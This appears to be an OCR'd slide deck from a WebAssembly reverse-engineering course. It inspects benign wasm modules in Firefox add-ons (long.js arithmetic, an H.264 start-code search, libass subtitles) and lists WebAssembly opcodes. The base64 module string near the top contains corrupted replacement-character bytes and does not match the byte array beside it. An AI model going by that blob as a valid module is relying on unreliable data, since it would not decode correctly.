"AGFzbQEAAAABDQJgAAF/YAR/f39/AX8DBwYAAQEBAQEGBgF/AUEACwcyBgNtdWwAAQVkaXZfcwACBWRpdl91AAMFcmVtX3MABAVyZW1fdQAFCGdldF9oaWdoAAAK77+9AQYEACMACyQBAX4gAO+/vSAB77+9AiQvv73vv70gAu+/vSAD77+9AiQvv73vv71+IgRCIO+/ve+/vSQAIATvv70LJAEBfiAA77+9IAHvv71CIO+/ve+/vSAC77+9IAPvv71CIO+/ve+/vX8iBEIg77+977+9JAAgBO+/vSQAIATvv70LJAEBfiAA77+9IAHvv71CIO+/ve+/vSAC77+9IAPvv71CIO+/ve+/vSAE77+977+9IgRCIO+/ve+/vSQAIATvv70LJAEBfiAA77+9IAHvv71CIO+/ve+/vSAC77+9IAPvv71CIO+/ve+/vSIEQiDvv73vv70kACAE77+9CyQBAX4gAO+/vSAB77+9AiQvv73vv70gAu+/vSAD77+9AiQvv73vv70iBEIg77+977+9JAAgBO+/vSQ="
```

```
> a = new Uint8Array([
    0, 97, 115, 109, 1, 0, 0, 0, 1, 13, 2, 96, 0, 1, 127, 96, 4, 127, 127, 127, 127, 1, 127, 3, 7, 6, 0, 1,
  1, 1, 1, 1, 6, 6, 1, 127, 1, 65, 0, 11, 7, 50, 6, 3, 109, 117, 108, 0, 1, 5, 100, 105, 118, 95, 115, 0, 2,
  5, 100, 105, 118, 95, 117, 0, 3, 5, 114, 101, 109, 95, 115, 0, 4, 5, 114, 101, 109, 95, 117, 0, 5, 8, 103,
  101, 116, 95, 104, 105, 103, 104, 0, 0, 10, 191, 1, 6, 4, 0, 35, 0, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1,
  173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 126, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4,
  167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132,
  127, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134,
  132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 128, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1,
  1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173, 32, 3, 173, 66, 32, 134, 132, 129, 34, 4, 66,
  32, 135, 167, 36, 0, 32, 4, 167, 11, 36, 1, 1, 126, 32, 0, 173, 32, 1, 173, 66, 32, 134, 132, 32, 2, 173,
  32, 3, 173, 66, 32, 134, 132, 130, 34, 4, 66, 32, 135, 167, 36, 0, 32, 4, 167, 11
  ])
< Uint8Array(286) [0, 97, 115, 109, 1, 0, 0, 0, 1, 13, 2, 96, 0, 1, 127, 96, 4, 127, 127, 127, 127, 1, 127,
  3, 7, 6, 0, 1, 1, 1, 1, 1, 6, 6, 1, 127, 1, 65, 0, 11, 7, 50, 6, 3, 109, 117, 108, 0, 1, 5, 100, 105, 118,
  95, 115, 0, 2, 5, 100, 105, 118, 95, 117, 0, 3, 5, 114, 101, 109, 95, 115, 0, 4, 5, 114, 101, 109, 95, 11
  7, 0, 5, 8, 103, 101, 116, 95, 104, 105, 103, 104, 0, 0, 10, 191, 1, 6, 4, 0, 35, 0, …]
> var s = new TextDecoder("utf-8").decode(a)
< undefined
```

- Decode base64 string locally for analysis
  - `echo '<base64>' | base64 -d > inline.wasm`

```
> echo 'AGFzbQEAAAABDQJgAAF/YAR/f39/AX8DBwYAAQEBAQEGBgF/AUEACwcyBgNtdWwAAQVkaXZfcwACBWRpdl91AAMFcmVtX3MABAVyZW1fdQAFCGdldF9oaWdoAAAK77+9AQYEACMACyQBAX4gAO+/vSAB77+9AiQvv73vv70gAu+/vSAD77+9AiQvv73vv71+IgRCIO+/ve+/vSQAIATvv70LJAEBfiAA77+9IAHvv71CIO+/ve+/vSAC77+9IAPvv71CIO+/ve+/vX8iBEIg77+977+9JAAgBO+/vSQAIATvv70LJAEBfiAA77+9IAHvv71CIO+/ve+/vSAC77+9IAPvv71CIO+/ve+/vSAE77+977+9IgRCIO+/ve+/vSQAIATvv70LJAEBfiAA77+9IAHvv71CIO+/ve+/vSAC77+9IAPvv71CIO+/ve+/vSIEQiDvv73vv70kACAE77+9CyQBAX4gAO+/vSAB77+9AiQvv73vv70gAu+/vSAD77+9AiQvv73vv70iBEIg77+977+9JAAgBO+/vSQ=' | base64 -d > vpn.wasm
```

EXERCISE: module analysis

- Exported functions:
  - `mul, div_s, div_u`
  - `rem_s, rem_u`
  - `get_high`
- Imported functions/memory: **None**
- Compiled with emscripten? **No**
- Functions called from javascript
  - `n = new WebAssembly.Instance(...).exports`

```
}, k.div = k.divide, k.modulo = function(e) {
    return i(e) || (e = h(e)), n ? l((this.unsigned ?
        n.rem_u : n.rem_s)(this.low, this.high, e.low,
         e.high), n.get_high(), this.unsigned) : this.
        sub(this.div(e).mul(e))
```

```
Section Details:

Type:
 - type[0] () -> i32
 - type[1] (i32, i32, i32, i32) -> i32
Function:
 - func[0] sig=0 <get_high>
 - func[1] sig=1 <mul>
 - func[2] sig=1 <div_s>
 - func[3] sig=1 <div_u>
 - func[4] sig=1 <rem_s>
 - func[5] sig=1 <rem_u>
Global:
 - global[0] i32 mutable=1 - init i32=0
Export:
 - func[1] <mul> -> "mul"
 - func[2] <div_s> -> "div_s"
 - func[3] <div_u> -> "div_u"
 - func[4] <rem_s> -> "rem_s"
 - func[5] <rem_u> -> "rem_u"
 - func[0] <get_high> -> "get_high"
```

FUZZING LABS

EXERCISE: module origins

- This WebAssembly module comes from [long.js]

long.js


A Long class for representing a 64 bit two's-complement integer value derived from the Closure Library for stand-alone use and extended with unsigned support.

- In that case:
  - WebAssembly is used there to be more efficient !!

WebAssembly support

WebAssembly supports 64-bit integer arithmetic out of the box, hence a tiny WebAssembly module is used to compute operations like multiplication, division and remainder more efficiently (slow operations like division are around twice as fast), falling back to floating point based computations in JavaScript where WebAssembly is not yet supported, e.g., in older versions of node.

Firefox addons - using WebAssembly



EXERCISE

Analysis of “Alternate Player for Twitch.tv” extension

Firefox addons - Alternate Player for Twitch.tv

- https://addons.mozilla.org/en-US/firefox/addon/twitch_5/
- Version: 2018.12.10
- Last updated: Dec 10, 2018
- Users: 15,511

EXERCISE: Your mission

Go inside: **`day_1/browser_addons/firefox_addons/alternate_twitch/`**

- Find the WebAssembly loader (.js)
- Find wasm file (.wasm)
- Identify the purpose of this wasm module
  - Exported functions
  - Imported functions/memory
  - Compiled with emscripten?
  - Functions called from javascript
  - ...
- Determine the module origins
  - Is this module is taken from somewhere else?
  - source? documentation? github? ...

EXERCISE: Find loader & wasm module

- Find the WebAssembly loaders (.js)
  - `worker.js`
  - written in Russian
    - unintentionally obfuscated ?
  - load `wasm.wasm`

- Find wasm file (.wasm)
  - `wasm.wasm`

```
\ file wasm.wasm
wasm.wasm: WebAssembly (wasm) binary module version 0x1 (MVP)
```

```
_РассчитатьРазмерКучи(кбРазмер) // _ Calculate the Size of the Heap (kb Size)
// Возвращает размер кучи в байтах. // Returns the size of the heap in bytes.
{
    return (Math.ceil(кбРазмер) + (Wasm.РАЗМЕР_СТРАНИЦЫ - 1)) & ~(Wasm.РАЗМЕР_СТРА
}

Компилировать() // Compile
{
    // WebAssembly.compileStreaming() не жрет локальный файл, ругаясь на MIME.
    // Да и не нужна эта функция для локального мелкого файла.

    // WebAssembly.compileStreaming () do not eat a local file, swearing at MIME.
    // And this function is not needed for a local small file.
    return fetch('wasm.wasm')
    .then(оОтвет => оОтвет.arrayBuffer()) // oAnswer
    .then(буфКод => WebAssembly.compile(буфКод)) // whirlpool
    .then(оМодуль => // module
    {
        this._оМодуль = оМодуль;
    });
}

ВыделитьПамять(кбРазмер) // HighlightMemory (kbSize)
{
    кбРазмер = this._РассчитатьРазмерКучи(кбРазмер);
    if (this._оПамять === null)
    {
        this._оПамять = new WebAssembly.Memory({initial: кбРазмер / Wasm.РАЗМЕР_СТ
        this._оЭкземпляр = new WebAssembly.Instance(this._оМодуль, {i: {m: this._о
    }
    else
    {
        this._оПамять.grow((кбРазмер - this._оПамять.buffer.byteLength) / Wasm.РАЗ
    }
    return [this._оПамять.buffer, this._оЭкземпляр.exports];
}
```

EXERCISE: `wasm.wasm` analysis

- Tiny WebAssembly module
  - Size: **230 Bytes**
  - Sha256: **b54fbead92539d3df2a163486c28aa5d2acff14b151a0d85b9dcda69fa6c976f**
- Only 1 exported function:
  - `SearchStartCodePrefix(i32, i32) ⇒ i32`
- Imported functions/memory:
  - **memory**
- Compiled with emscripten? **No**
- Functions called from javascript

```
> wasm-objdump -x wasm.wasm

wasm.wasm:      file format wasm 0x1

Section Details:

Type:
 - type[0] (i32, i32) -> i32
Import:
 - memory[0] pages: initial=1 <- i.m
Function:
 - func[0] sig=0 <SearchStartCodePrefix>
Export:
 - func[0] <SearchStartCodePrefix> -> "SearchStartCodePrefix"
```

```
_dvКуча = СоздатьDataView( мбКуча);
_фНайтиПрефикс = оЭкспорт.SearchStartCodePrefix;
```


EXERCISE: module origins

- `Extra` information inside `asmjs.js`
- `SearchStartCodePrefix()` comments
  - ITU-T H.264: 2014 Annex B
    - **H.264 : Advanced video coding for generic audiovisual services**
  - Looks for start code prefix: at least two zero bytes, followed by one
    - **0x000001 or 0x00000001 : H.264 NAL start prefix code**

```
function SearchStartCodePrefix(pStream, pStreamEnd)
// ITU-T H.264:2014 Annex B
// Ищет start code prefix: минимум два нулевых байта, за ними единица.
// Состав префикса в зависимости от его длины:
// =3 - start_code_prefix_one_3bytes
// =4 - zero_byte + start_code_prefix_one_3bytes
// >4 - leading_zero_8bits или trailing_zero_8bits + zero_byte + start_code_prefix_one_3bytes
// Возвращает указатель на начало префикса. В Int32Array(heap)[0] возвращает размер префикса.
// Если префикс не найден, то возвращает pStreamEnd. Размер не определен.
// Если данные повреждены, то возвращает -2.
// Выход параметров функции за пределы буфера не проверяется.
```

- This module search the position of the H.264
  - NAL start prefix inside a Stream buffer

Firefox addons - using WebAssembly




EXERCISE

Analysis of “Crunchyroll” extension

Firefox addons - Crunchyroll HTML5 Unofficial

- https://addons.mozilla.org/en-US/firefox/addon/crunchyroll-html5-unofficial
- Version: 0.14.2
- Last updated: Oct 6, 2018
- Users: 3,441



EXERCISE: Your mission

- Go inside: **`day_1/browser_addons/firefox_addons/crunchyroll/`**
- Find the WebAssembly loader (.js)
- Find wasm file (.wasm)
- Identify the purpose of this wasm module
  - Exported functions
  - Imported functions/memory
  - Compiled with emscripten?
  - Functions called from javascript
  - ...
- Determine the module origins
  - Is this module is taken from somewhere else?
  - source? documentation? github? ...


EXERCISE: Find loader & wasm module

- Find the WebAssembly loaders (.js)
  - `subtitles-octopus-worker.js`
- Find wasm file (.wasm)
  - `subtitles-octopus-worker.wasm`
  - Size: 1.2 MB
  - Interesting export functions names
    - `" libassjs create track"`
    - `" libassjs free track"`
    - `" libassjs init"`
    - `" libassjs quit"`
    - `" libassjs render"`
    - `"_libassjs_resize"`
- What's `libass` & `subtitles-octopus`?

```
function integrateWasmJS() {
    var method = "native-wasm,asmjs";
    var wasmTextFile = "subtitles-octopus-worker.wast";
    var wasmBinaryFile = "subtitles-octopus-worker.wasm";
    var asmjsCodeFile = "subtitles-octopus-worker.asm.js";
```

```
Export:
 - func[1341] <___errno_location> -> "___errno_location"
 - func[53] <_free> -> "_free"
 - func[832] <_libassjs_create_track> -> "_libassjs_create_track"
 - func[770] <_libassjs_free_track> -> "_libassjs_free_track"
 - func[901] <_libassjs_init> -> "_libassjs_init"
 - func[1418] <_libassjs_quit> -> "_libassjs_quit"
 - func[1779] <_libassjs_render> -> "_libassjs_render"
 - func[1630] <_libassjs_resize> -> "_libassjs_resize"
 - func[1462] <_main> -> "_main"
 - func[56] <_malloc> -> "_malloc"
 - func[1396] <dynCall_iii> -> "dynCall_iii"
 - func[1425] <dynCall_iiii> -> "dynCall_iiii"
 - func[1464] <dynCall_iiiii> -> "dynCall_iiiii"
 - func[1355] <dynCall_vi> -> "dynCall_vi"
 - func[1382] <dynCall_vii> -> "dynCall_vii"
 - func[1441] <dynCall_viiii> -> "dynCall_viiii"
 - func[1372] <setThrew> -> "setThrew"
 - func[1409] <stackAlloc> -> "stackAlloc"
 - func[1342] <stackRestore> -> "stackRestore"
 - func[1340] <stackSave> -> "stackSave"
```

EXERCISE: module origins - JavascriptSubtitlesOctopus



- Exported functions in the Makefile:
  - https://github.com/Dador/JavascriptSubtitlesOctopus/blob/master/Makefile

```
# Dist Files

EMCC_COMMON_ARGS = \
    -s TOTAL_MEMORY=134217728 \
    -O3 \
    -s EXPORTED_FUNCTIONS="['_main', '_malloc',
        '_libassjs_init', '_libassjs_quit',
        '_libassjs_resize', '_libassjs_render']" \
    -s EXTRA_EXPORTED_RUNTIME_METHODS="['ccall', 'cwrap',
        'getValue', 'FS_createPreloadedFile',
        'FS_createFolder']" \
```

WebAssembly Instructions Set

Instruction Set Architecture (overview)

- Small **Turing-complete instruction set**
  - 172 instructions
  - Data types: **`i32, i64, f32, f64, (v)`**

- **Control-Flow** operators
  - Label: `block loop if else end`
  - Branch: `br br_if br_table`
  - Function call: `call call_indirect return`
- **Memory** operators
  - `load, store, etc.`
- **Variables** operators
  - `local, global,`
- **Arithmetic** operators (for `int` & `float`)
  - `+ - * / % && || ^ << >> etc.`
  - `sqrt ceil floor etc.`
- **Constant** operators (`const`)
- **Conversion** operators
  - `wrap trunc convert reinterpret etc.`

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```

Data types - link


All types are distinguished by a negative `varint7` values that is the first byte of their encoding constructor):

Opcode	Type constructor
`-0x01` (i.e., the byte `0x7f`)	`i32`
`-0x02` (i.e., the byte `0x7e`)	`i64`
`-0x03` (i.e., the byte `0x7d`)	`f32`
`-0x04` (i.e., the byte `0x7c`)	`f64`
`-0x10` (i.e., the byte `0x70`)	`anyfunc`
`-0x20` (i.e., the byte `0x60`)	`func`
`-0x40` (i.e., the byte `0x40`)	pseudo type for representing an empty `block_type`

MVP 1.0 Instruction Set Architecture (ISA)

i32	i64	f32	f64			
i32.add	i64.add	f32.add	f64.add	i32.wrap/i64	i32.load8_s	i32.store8
i32.sub	i64.sub	f32.sub	f64.sub	i32.trunc_s/f32	i32.load8_u	i32.store16
i32.mul	i64.mul	f32.mul	f64.mul	i32.trunc_s/f64	i32.load16_s	i32.store
i32.div_s	i64.div_s	f32.div	f64.div	i32.trunc_u/f32	i32.load16_u	i64.store8
i32.div_u	i64.div_u	f32.abs	f64.abs	i32.trunc_u/f64	i32.load	i64.store16
i32.rem_s	i64.rem_s	f32.neg	f64.neg	i32.reinterpret/f32	i64.load8_s	i64.store32
i32.rem_u	i64.rem_u	f32.copysign	f64.copysign	i64.extend_s/i32	i64.load8_u	i64.store
i32.and	i64.and	f32.ceil	f64.ceil	i64.extend_u/i32	i64.load16_s	f32.store
i32.or	i64.or	f32.floor	f64.floor	i64.trunc_s/f32	i64.load16_u	f64.store
i32.xor	i64.xor	f32.trunc	f64.trunc	i64.trunc_s/f64	i64.load32_s	
i32.shl	i64.shl	f32.nearest	f64.nearest	i64.trunc_u/f32	i64.load32_u	
i32.shr_u	i64.shr_u			i64.trunc_u/f64	i64.load	call
i32.shr_s	i64.shr_s	f32.sqrt	f64.sqrt	i64.reinterpret/f64	f32.load	call_indirect
i32.rotl	i64.rotl	f32.min	f64.min		f64.load	
i32.rotr	i64.rotr	f32.max	f64.max			
i32.clz	i64.clz				nop	grow_memory
i32.ctz	i64.ctz				block	current_memory
i32.popcnt	i64.popcnt			f32.demote/f64	loop	
i32.eqz	i64.eqz			f32.convert_s/i32	if	get_local
i32.eq	i64.eq			f32.convert_s/i64	else	set_local
i32.ne	i64.ne			f32.convert_u/i32	br	tee_local
i32.lt_s	i64.lt_s			f32.convert_u/i64	br_if	
i32.le_s	i64.le_s			f32.reinterpret/i32	br_table	get_global
i32.lt_u	i64.lt_u	f32.eq	f64.eq	f64.promote/f32	return	set_global
i32.le_u	i64.le_u	f32.ne	f64.ne	f64.convert_s/i32	end	
i32.gt_s	i64.gt_s	f32.lt	f64.lt	f64.convert_s/i64		i32.const
i32.ge_s	i64.ge_s	f32.le	f64.le	f64.convert_u/i32	drop	i64.const
i32.gt_u	i64.gt_u	f32.gt	f64.gt	f64.convert_u/i64	select	f32.const
i32.ge_u	i64.ge_u	f32.ge	f64.ge	f64.reinterpret/i64	unreachable	f64.const

WebAssembly opcodes - interactive table



WebAssembly Opcodes

	_0	_1	_2	_3	_4	_5	_6	_7	_8	_9	_A	_B	_C	_D	_E	_F
0_	unreachable	nop	block	loop	if	else	try	catch	throw	rethrow	br_on_exn	end	br	br_if	br_table	return
1_	call	call_indirect	return_call	return_call_indirect							drop	select	select t			
2_	local.get	local.set	local.tee	global.get	global.set	table.get	table.set		i32.load	i64.load	f32.load	f64.load	i32.load8_s	i32.load8_u	i32.load16_s	i32.load16_u
3_	i64.load8_s	i64.load8_u	i64.load16_s	i64.load16_u	i64.load32_s	i64.load32_u	i32.store	i64.store	f32.store	f64.store	i32.store8	i32.store16	i64.store8	i64.store16	i64.store32	memory.size
4_	memory.grow	i32.const	i64.const	f32.const	f64.const	i32.eqz	i32.eq	i32.ne	i32.lt_s	i32.lt_u	i32.gt_s	i32.gt_u	i32.le_s	i32.le_u	i32.ge_s	i32.ge_u
5_	i64.eqz	i64.eq	i64.ne	i64.lt_s	i64.lt_u	i64.gt_s	i64.gt_u	i64.le_s	i64.le_u	i64.ge_s	i64.ge_u	f32.eq	f32.ne	f32.lt	f32.gt	f32.le
6_	f32.ge	f64.eq	f64.ne	f64.lt	f64.gt	f64.le	f64.ge	i32.clz	i32.ctz	i32.popcnt	i32.add	i32.sub	i32.mul	i32.div_s	i32.div_u	i32.rem_s
7_	i32.rem_u	i32.and	i32.or	i32.xor	i32.shl	i32.shr_s	i32.shr_u	i32.rotl	i32.rotr	i64.clz	i64.ctz	i64.popcnt	i64.add	i64.sub	i64.mul	i64.div_s
8_	i64.div_u	i64.rem_s	i64.rem_u	i64.and	i64.or	i64.xor	i64.shl	i64.shr_s	i64.shr_u	i64.rotl	i64.rotr	f32.abs	f32.neg	f32.ceil	f32.floor	f32.trunc
9_	f32.nearest	f32.sqrt	f32.add	f32.sub	f32.mul	f32.div	f32.min	f32.max	f32.copysign	f64.abs	f64.neg	f64.ceil	f64.floor	f64.trunc	f64.nearest	f64.sqrt
